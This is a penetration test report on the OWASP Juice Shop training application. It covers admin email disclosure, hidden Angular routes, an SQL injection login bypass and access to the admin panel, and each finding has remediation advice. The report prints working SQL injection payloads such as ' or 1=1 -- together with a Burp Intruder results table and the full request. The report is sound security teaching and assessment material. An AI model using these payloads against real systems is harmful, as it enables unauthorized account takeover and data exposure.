


Figure 12: Burp Suite HTTP History showing intercepted traffic to /rest/user/login and the score board, confirming the proxy chain is fully operational.

Finding Severity Ratings:

Each vulnerability is assigned a severity rating based on its CVSS v3 score and potential impact. The ratings used throughout this report are defined below.

Critical (CVSS 9.0-10.0): Exploitation is straightforward and results in system-level compromise or complete authentication bypass. Immediate patching is required.

High (CVSS 7.0-8.9): Exploitation is possible and could cause elevated privilege access or significant data exposure. Patch as soon as possible.

Moderate (CVSS 4.0-6.9): Vulnerabilities exist but require additional conditions to exploit. Remediate after higher-priority issues are resolved.

Low (CVSS 0.1-3.9): Non-exploitable vulnerabilities that reduce the overall attack surface. Address during the next maintenance window.

Informational (CVSS N/A): No direct vulnerability. Observations about security posture noted for awareness.

Executive Summary:

The Security Research Team evaluated the OWASP Juice Shop web application through penetration testing in March 2026, identifying nine vulnerabilities: four Critical and five High. The findings demonstrate a realistic attack chain from unauthenticated reconnaissance to complete administrator account takeover and full admin panel access.

Testing Summary :

Testing began with passive unauthenticated browsing. The administrator email address **admin@juice-sh.op** was found exposed in a public product review. Angular route enumeration through the bundled main.js JavaScript file revealed hidden administrative paths including **/#/administration** and **/#/score-board**.

SQL injection against the **login** endpoint bypassed **password** verification entirely for the admin account, granting **access** to the full administration panel where all registered user email addresses were exposed. An unauthenticated API endpoint also returned the complete application server configuration in plain JSON.

A second user account (**Jim**) was compromised via the same **SQL injection** after his **email** was found in a public review. Additionally, an unauthenticated FTP directory exposed sensitive documents including a KeePass password database. Two cross-site scripting vulnerabilities in the search function enabled session cookie theft and phishing link injection.

Key Weaknesses Identified:

- Admin and user email addresses exposed in publicly visible product reviews.
- Hidden Angular routes (administration, score-board) exposed in the main.js bundle.
- SQL Injection in the login endpoint enables complete authentication bypass.
- Broken Access Control, admin panel accessible after authentication bypass, exposing all user accounts.
- Unauthenticated /rest/admin/application-configuration API leaks full server configuration.
- Unauthenticated /ftp directory exposes sensitive documents and a KeePass password database.
- DOM-Based XSS in the search parameter enables session cookie theft via crafted URL.
- Reflected XSS in the search heading enables phishing link injection.
- Chained attack: email disclosure + SQL injection = account takeover for any discoverable user.

Vulnerability Count:

Critical: 4
High: 5
Moderate: 0
Low: 0
Informational: 0

Technical Findings:

Finding 1: Information Disclosure - Admin Email Exposed in Public Review (Critical)

Description: While browsing the application as an unauthenticated user, the administrator account email address **admin@juice-sh.op** was found displayed in a publicly visible product review on the Apple Juice (1000 ml) product page. The review was authored by the admin account itself and was accessible to any anonymous visitor with **no login required**. The exposed email directly enabled the **SQL injection attack** in Finding 3.

Risk - Likelihood: High - The email address is directly visible on the product page to any website visitor without any login or special access.

Risk - Impact: Critical - The exposed admin email directly enables targeted SQL injection and credential-based attacks against the highest-privilege account.

System: http://localhost:3000 - Apple Juice (1000ml) product page, customer reviews section

Tools Used: Browser (passive browsing, no tools required)

References:

- CWE-200: Exposure of Sensitive Information to an Unauthorized Actor
- OWASP A05:2021 - Security Misconfiguration

Evidence:




Figure 13: Apple Juice product review showing admin@juice-sh.op as the author — accessible without authentication.

Remediation: Never use administrator accounts for public-facing interactions. Implement display aliases showing only a username rather than the actual email address. Audit all public-facing content to ensure no sensitive account identifiers are exposed to unauthenticated users.

Finding 2: Hidden Route Disclosure via main.js (High)

Description: Angular single-page applications bundle all client-side route definitions into a publicly served JavaScript file (main.js). By navigating to <http://localhost:3000/main.js> in the browser and using **Ctrl+F** to search for keywords, two hidden administrative routes were found in plain text: { path: 'administration' } and { path: 'score-board' }. Navigating to [#!/score-board](#) was confirmed successful with a Juice Shop challenge completion **notification**. The administration route returned a **403** when accessed unauthenticated, but confirmed the path **exists** for use after authentication bypass.

Risk - Likelihood: High - Any user can view main.js by navigating to the URL in a browser; no tools, authentication, or technical knowledge is required.

Risk - Impact: High - Exposure of hidden admin paths reduces attacker reconnaissance effort and directly enables privilege escalation once authentication is obtained.

System: <http://localhost:7777/main.js> - Angular application JavaScript bundle

Tools Used: Browser (Ctrl+F keyword search in main.js)

References:

- CWE-200: Exposure of Sensitive Information to an Unauthorized Actor
- OWASP A05:2021 - Security Misconfiguration

Evidence:




Figure 14: main.js loaded in the browser — the route path 'administration' highlighted in the minified JavaScript bundle.




Figure 15: Searching main.js for 'score' — the path 'score-board' found in the bundle with 25 of 71 matches visible.




Figure 16: Attempting to access #/administration without authentication returns a 403 Forbidden, confirming the route exists.




Figure 17: Successfully accessing `#!/score-board` — challenge completion notification confirms the hidden page is now accessible.

Remediation: Implement server-side route guards enforcing authentication before serving admin views. Lazy-load Angular admin modules so that route names are excluded from the public main.js bundle. Apply code minification and obfuscation to the production JavaScript build to reduce information disclosure from client-side source code.

Finding 3: SQL Injection - Authentication Bypass (Critical)

Description: The login endpoint at **POST `/rest/user/login`** constructs its database query by directly concatenating user-supplied input without sanitisation or parameterisation. Injecting SQL control characters into the **email** field manipulates the query to bypass **password** verification entirely. Using the admin email from [Finding 1](#), the payload **admin@juice-sh.op'--** was submitted with any password value. The double-dash SQL comment operator causes the database engine to ignore everything following it, skipping the password check entirely. The application returned a valid **JWT** session token granting full admin access. Burp Suite Intruder was also used to test a broader payload list including **' OR 1=1 --** variants, with HTTP 200 responses confirming multiple successful injection strings.

Risk - Likelihood: High - SQL injection in login forms is a heavily documented, widely automated attack class included in all standard penetration testing wordlists.

Risk - Impact: Critical - Complete authentication bypass for the highest-privilege account without any credentials, granting unrestricted access to the admin dashboard.

System: POST `http://localhost:3000/rest/user/login`

Tools Used: Burp Suite Community Edition v2025.12.5 (Proxy, Intruder), Browser

References:

- CWE-89: Improper Neutralization of Special Elements used in an SQL Command
- OWASP A03:2021 - Injection

Evidence:




Figure 18: Burp Suite HTTP History showing the intercepted POST /rest/user/login request with email admin@juice-sh.op and password 1234 in the request body.




Figure 19: Burp Intruder configured with the email field marked as injection position and a payload list including SQL injection strings.

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
160	' or '1'='1	500	22			1532	
161	' or 1=1	500	20			1534	
162	' or 1=1 --	200	31			1185	
163	' or 1=1#	500	21			1531	
164	' or 1=1#	200	30			1185	
165	' or 1=1/*	200	35			1185	
166	' or 1=1#	500	23			1521	
167	' or 1=1#	500	20			1530	

```

1 POST /rest/user/login HTTP/1.1
2 Host: localhost:7777
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/json
8 Content-Length: 41
9 Origin: http://localhost:7777
10 Connection: keep-alive
11 Referer: http://localhost:7777/
12 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=gXWY6ZqNhJPaLzDVMr53wKbl7voA3l fprGY1jR8p6Nem0XKg942BxOyEKr9q
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16 Priority: u=0
17
18 {
19   "email":"' or 1=1 --",
20   "password":"1234"
21 }

```

Figure 20: Intruder attack results — requests 162, 164, 165 return HTTP 200 with length 1185, identifying the successful SQL injection payloads (' OR 1=1 -- and variants).

OWASP Juice Shop

Account

EN

Email*

' OR 1=1 --

Password*

••••••••

Forgot your password?

Log in

Remember me

Not yet a customer?

Figure 21: Login form with the payload ' OR 1=1 -- typed directly into the email field, demonstrating browser-based injection.




Figure 22: Juice Shop homepage after successful SQL injection — green banner confirms challenge 'Login Admin' solved.

Remediation: Replace all string-concatenated SQL queries with parameterised queries (prepared statements) throughout the authentication module and across the entire application. Implement rate-limiting and account lockout policies on the login endpoint. Deploy a Web Application Firewall as a supplementary detection and blocking layer.

Finding 4: Broken Access Control - Admin Panel Access After Authentication Bypass (High)

Description: After gaining an admin session token via SQL injection (Finding 3), the hidden `/#/administration` route discovered in Finding 2 was accessed successfully. The administration panel loaded fully and displayed a complete list of all registered user accounts with their email addresses: **admin@juice-sh.op, jim@juice-sh.op, bender@juice-sh.op, bjoern.kimminich@gmail.com, ciso@juice-sh.op, support@juice-sh.op, morty@juice-sh.op, and more.** The right-hand panel also displayed all customer feedback reviews with partial email addresses. A Juice Shop challenge notification confirmed the action: 'Admin Section (Access the administration section of the store.)'. This finding demonstrates that the application lacks server-side access controls on the admin panel, the frontend **403** check is insufficient without backend enforcement.

Risk - Likelihood: High - Any attacker who obtains an admin session token (e.g., via SQL injection) can access the panel, as no additional server-side access validation is applied.

Risk - Impact: High - Full exposure of all registered user email addresses, account management capabilities, and customer feedback data from a single panel.

System: GET `http://localhost:3000/#/administration` - Administration panel

Tools Used: Browser (direct URL navigation with admin session)

References:

- CWE-284: Improper Access Control
- OWASP A01:2021 - Broken Access Control

Evidence:

